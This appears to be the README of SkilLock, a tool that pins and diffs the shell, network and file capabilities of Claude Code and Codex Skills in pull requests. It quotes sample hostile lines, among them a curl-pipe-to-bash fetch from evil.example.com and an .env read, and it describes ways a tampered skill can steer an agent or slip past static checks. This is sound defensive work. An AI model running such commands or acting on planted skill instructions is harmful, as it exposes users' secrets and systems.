

Are you the author? Sign in to claim
Pin AI Skill behavior. Block unapproved drift in CI. See exactly what changed in every PR.
package-lock + Dependabot + PR security review - for your AI Skills.
An AI Skill is just a Markdown file your agent reads and acts on. Nothing stops one from quietly gaining a curl ... | bash or an .env read inside an innocent-looking docs PR - and in a 200-line diff, no human reviewer catches it.
skil-lock pins the capability surface - the shell commands, network hosts, and file paths each Claude Code and Codex Skill can touch - into a committed skills.lock. On every PR, a GitHub Action posts a comment showing exactly what behavior changed, and blocks drift until a human approves it.
Hash pinning tells you something changed. SkilLock tells you what the skill is now doing.


When AI coding agents like Claude Code or Codex install Skills, those skills can run shell commands, hit the network, and read or write files in your repo. In a scan of 17,065 skills from public GitHub repos, 38.8% execute shell commands but only 4.0% declare it in frontmatter.

SkilLock records that capability surface in a committed skills.lock file. Every PR re-scans, computes the delta, and posts something like this on the PR:
SkilLock - capability changes
Skill Change Capability Detail Reason code-review added shell_commands curl - code-review added network_urls https://api.evil.example.com host not in allowed_domains code-review added file_reads ./.env matches protected_paths BLOCK: 3 of 3 entries at severity >= medium
Paste into
.skil-lock-approvals.yamlto approve:hljs language-yamlschema_version: "0.1" approvals: - skill: code-review delta: {added_shell_command: "curl"} reviewer: "REPLACE_ME" reviewed_at: 2026-05-20T14:00:00Z reason: "REPLACE_ME"
Approve by pasting four lines into the override file, push, the check turns green.
Prebuilt binaries are published for macOS (Intel + Apple Silicon), Linux (amd64 + arm64), and Windows (amd64) on every release. In your repo (where .claude/skills/ or .codex/skills/ lives):
Option A - go install (any platform with Go 1.22+):
go install github.com/skills-lock/skil-lock/cmd/skil-lock@v0.2.3
The binary lands in $(go env GOPATH)/bin (typically ~/go/bin). If skil-lock: command not found, that directory is not on your PATH. Add it:
export PATH="$(go env GOPATH)/bin:$PATH" # add to ~/.bashrc or ~/.zshrc to persist
Option B - prebuilt binary (no Go needed):
macOS / Linux (auto-detects arch):
OS=$(uname -s | tr A-Z a-z)
ARCH=$(uname -m | sed s/x86_64/amd64/ | sed s/aarch64/arm64/)
curl -sL https://github.com/skills-lock/skil-lock/releases/download/v0.2.3/skil-lock_0.2.3_${OS}_${ARCH}.tar.gz | tar -xz
sudo mv skil-lock /usr/local/bin/   # or any dir on your PATH
Windows (PowerShell):
$url  = "https://github.com/skills-lock/skil-lock/releases/download/v0.2.3/skil-lock_0.2.3_windows_amd64.zip"
Invoke-WebRequest -Uri $url -OutFile skil-lock.zip
Expand-Archive skil-lock.zip -DestinationPath .
.\skil-lock.exe version
Option C - Homebrew (macOS / Linux):
brew install skills-lock/tap/skil-lock
Then, in your repo:
skil-lock init --baseline .          # writes skills.lock
git add skills.lock
git commit -m "Pin approved AI Skill behavior"
To run on every PR, add .github/workflows/skil-lock.yml:
name: SkilLock
on: pull_request
permissions:
  contents: read
  pull-requests: write
jobs:
  skil-lock:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v6
      - uses: skills-lock/skil-lock-action@v0.2.1
        with:
          pin-binary: v0.2.3
Runs on ubuntu-* and macos-* GitHub-hosted runners (amd64 + arm64). All release assets are SHA-256 checksummed.
Everything skil-lock does is one of six subcommands. Each one supports --help for flags.
| Command | What it does | When to use it |
|---|---|---|
skil-lock init --baseline . | Writes skills.lock from the current detected behavior of every skill in .claude/skills/ and .codex/skills/. | Once, when you adopt SkilLock - accepts everything that exists today as approved. |
skil-lock ci | Re-scans, applies .skil-lock.yaml + .skil-lock-approvals.yaml, prints the markdown verdict, exits 0 (PASS) or 1 (BLOCK). | What the GitHub Action runs. Also run it locally before opening a PR to preview the bot comment. |
skil-lock scan . | Parses every skill, emits a JSON behavior report. No file writes. | When you want to feed SkilLock's detector output into another tool. |
skil-lock lock . | Updates skills.lock to match the current detected behavior. | After you've reviewed a deliberate capability change and want to bake it into the baseline. |
skil-lock list . | Prints a table (or --json) of every detected skill with shell / URL / path counts. | Auditing what's in a repo at a glance. |
skil-lock diff old.lock new.lock | Renders the capability delta between two lockfile snapshots. | Comparing two points in time without re-scanning the working tree. |
Approving a flagged change. When ci returns BLOCK, the bot comment includes a paste-ready .skil-lock-approvals.yaml snippet. Copy it into that file at the repo root, fill in reviewer + reason, push - CI re-runs green for the approved deltas. The approval lives in git as an audit trail. In CI the snippet pre-fills a pr: line scoping the approval to the current pull request, so the same delta re-blocks if it is reverted and reintroduced later; delete the line to make the approval standing, or run skil-lock lock . to fold the reviewed change into the baseline.
File-format spec. Lockfile + policy + override file schemas, severity rules, and SARIF rule IDs are all in SPEC.md. CC BY 4.0, self-contained, versioned at v0.1.
Live worked example. skills-lock/example-claude-code-skills ships three skills + a .skil-lock.yaml + a skills.lock. Compare main against example/drift to see a real BLOCK with the paste-back snippet, or read PR #1 which is left OPEN as a live demo.
A hash tells you something changed. It does not tell you what. When a reviewer sees content_hash: sha256:abc → sha256:def they have to read the entire diff to understand what's different.
SkilLock records the surfaces that matter for security review:
curl? rm? bash?.env now? Write to dist/?A reviewer sees added file_reads: ./.env and immediately knows what to ask.
git diff?git diff shows you the raw textual change inside .claude/skills/*/SKILL.md - every prose tweak, every reformatted bullet, every # heading rename, side-by-side with the security-relevant edits. In a long PR with mixed documentation and code changes, a buried bash -c "curl evil.example.com/x.sh | bash" inside a fenced code block reads like ordinary documentation.
SkilLock parses the markdown into structured capability sets - shell commands, network URLs, file reads, file writes, allowed tools, bundled scripts - and diffs the sets, not the text. Three concrete differences:
curl to an unallowed host produces a one-row diff entry. No prose changes appear in the report; reviewers see only the capability surface that moved..skil-lock.yaml declares which paths are protected, which domains are allowed, which capabilities require a paste-back approval. git diff has no concept of any of that - every line is the same color..skil-lock-approvals.yaml with reviewer + timestamp + reason for each delta. git diff produces no record of why a reviewer accepted the change.git diff stays useful - for prose. SkilLock is what catches the moment a skill silently starts running rm or talking to a new host.
| Agent / runtime | Status in v0.1 | Notes |
|---|---|---|
| Claude Code | ✅ Supported | Parses .claude/skills/*/SKILL.md (YAML frontmatter + Markdown + bundled scripts) |
| Codex | ✅ Supported | Same SKILL.md format; parses .codex/skills/*/SKILL.md |
| Cursor | 🟡 Planned | Uses a different manifest.json format - needs a new parser; tracking demand |
| Copilot Skills | 🟡 Planned | Format still stabilising; tracking demand |
| Windsurf / MCP | 🟡 Planned | Same as above - open an issue if you'd use it |
Want a runtime added? Open an issue with a real SKILL.md-equivalent fixture from your project; that's the fastest path.
| Tool | Style | What it pins | License |
|---|---|---|---|
| SkilLock (this) | Post-install, PR workflow | Behavior surface (shell, URLs, paths) | Apache 2.0 |
| Snyk Agent Scan | Pre-install scanner | n/a (on-demand scan) | Commercial |
| Mondoo Skills Check | Pre-install scanner | n/a (on-demand scan) | Commercial |
| SkillFortify | Post-install | Hash + coarse capabilities | Elastic 2.0 |
gh skill --pin | Built into GitHub CLI | Tag / SHA | (GitHub CLI license) |
If you want known-bad pattern scanning before you install a skill, use Snyk or Mondoo. If you want a committed file that lets reviewers see capability changes in every PR, use this.
Live demo repo: skills-lock/example-claude-code-skills shows three working Claude Code skills with a clean skills.lock baseline. The example/drift branch adds a curl to an unallowed host so you can see the BLOCK output on a real PR.
Worked skills.lock file: SPEC.md §11 walks through a complete lockfile with multiple skills and detector outputs.
JSON Schema for editor auto-complete: schemas/skills.lock-v0.1.json. Drop into VSCode settings.json:
{
  "yaml.schemas": {
    "https://raw.githubusercontent.com/skills-lock/skil-lock/main/schemas/skills.lock-v0.1.json": "skills.lock"
  }
}
Interoperability - SARIF + Code Scanning: see the GitHub Security tab integration section above. SkilLock's multi-scanner scan-report envelope (SPEC §14.3) is documented in the OWASP Agentic Skills Top 10 project, so independent skill scanners can merge findings on a shared content-digest join key.
scan, lock, init --baseline, list, diff, ciSKILL.md format)skills.lock - committed baseline, schema spec'd in SPEC.md.skil-lock.yaml - policy (warn vs block, protected paths, allowed domains).skil-lock-approvals.yaml - override audit trail (reviewer + reason + timestamp)--format sarif) for GitHub Code Scanning integration - findings show up inline in the PR diff and in the repo's Security tabTo send capability deltas to GitHub Code Scanning so they appear in the repo's Security tab and inline in the PR diff, flip the sarif input on:
name: SkilLock
on: pull_request
permissions:
  contents: read
  pull-requests: write
  security-events: write    # required for SARIF upload
jobs:
  skil-lock:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v6
      - uses: skills-lock/skil-lock-action@v0.2.1
        with:
          pin-binary: v0.2.3
          sarif: true
high-severity deltas surface as errors, medium as warnings, and low/info as notes. The PR comment is independent - both surfaces show the same data, the SARIF feed just plugs SkilLock into existing Code Scanning workflows. The CLI also exposes this directly: skil-lock ci --format sarif > skil-lock.sarif.
A security tool that over-claims is worse than none: a clean diff then reads as "nothing changed" when something did. So, precisely:
What SkilLock gates. It statically extracts the literal capability surface
from each SKILL.md (and the code fences in it) and from bundled script files:
allowed-tools
written literally in the skill;script_hashes, each file's content
digest - covering every regular file the skill ships anywhere under its
directory (scripts/, resources/, bin/, top-level siblings) - so a
rewritten file body (e.g. scripts/extract.sh) produces a blocking diff
instead of slipping past an unchanged content_hash. Approvals of a
changed body are bound to the new digest, so a later re-edit re-blocks rather
than riding the old approval.That surface is pinned in skills.lock and every change is diffed for human
approval per PR.
What it does NOT catch (by design, today):
base64, eval, or read from an env var or a file -
whose literal text never appears in the skill. The parser can't see a curl
or a hostname that isn't written down.config.json" adds no new shell verb and no
new URL, yet the agent may still act on it. SkilLock gates what the parser
sees, not what the model infers.@-references to other skills
or files - real capability vectors a per-SKILL.md scan does not yet model
(tracked, not yet covered - see SPEC.md §9).SkilLock makes the literal capability surface reviewable and pins it against drift. It is not a sandbox and not a natural-language intent analyzer. Knowing exactly where that line sits is the point.
To keep the scope narrow and the positioning clean:
See SPEC.md for the full file-format specification. The out-of-scope list above is the canonical statement of what v0.1 will and will not do.
v0.2.3 - SARIF findings now carry a target.digest (the skill's SHA-256 content hash, in artifacts[].hashes), so each drift finding is pinned to the exact SKILL.md content it was raised against and self-invalidates when the file changes. v0.2.2 added the OWASP Agentic Skills Top 10 (AST10) taxonomy (per-rule + per-finding AST risk IDs) so Code Scanning alerts map to AST01-AST10. v0.2.1 added exhaustive sibling-file digests (every file a skill ships is hashed, not just scripts/ and resources/) and PR-scoped approvals (a reverted-then-reintroduced delta re-blocks instead of riding a stale approval). v0.2.0 added per-bundled-script content digests, cosign keyless signing + SLSA provenance + SBOM on releases, and a documented detection boundary; v0.1.2 was a renderer typography fix; v0.1.1 added SARIF output + multi-platform release binaries.skil-lock-action@v0.2.1 - unchanged; set pin-binary: v0.2.3 to run the latest CLI.Apache 2.0 - see LICENSE. Contributions are covered by a one-time CLA via cla-assistant.io (see CONTRIBUTING.md).
Report vulnerabilities privately via GitHub Security Advisories. See SECURITY.md. Do not file public issues for vulnerabilities.
SkilLock and skil-lock are not affiliated with or endorsed by Skil power tools (a brand owned by Chervon Group). The name comes from "Skill Lock" and refers to AI Skills, not to power tools.
Claude and Claude Code are trademarks of Anthropic PBC. Codex is a trademark of OpenAI, OpCo, LLC. References to these names in this project are descriptive (nominative fair use) and do not imply affiliation with or endorsement by either company.
191 agents, 155 skills, and 82 plugins cross-compatible with Claude Code, Cursor, and Codex
⚠️ Experimentelle Skill-Sammlung für deutsches Recht (Arbeits-, Gesellschafts-, Insolvenz-, Datenschutz-, Prozessrecht u
Manage multiple Claude Code agents from TUI or Web with tmux and git worktrees
Project management using GitHub Issues + Git worktrees for parallel agent execution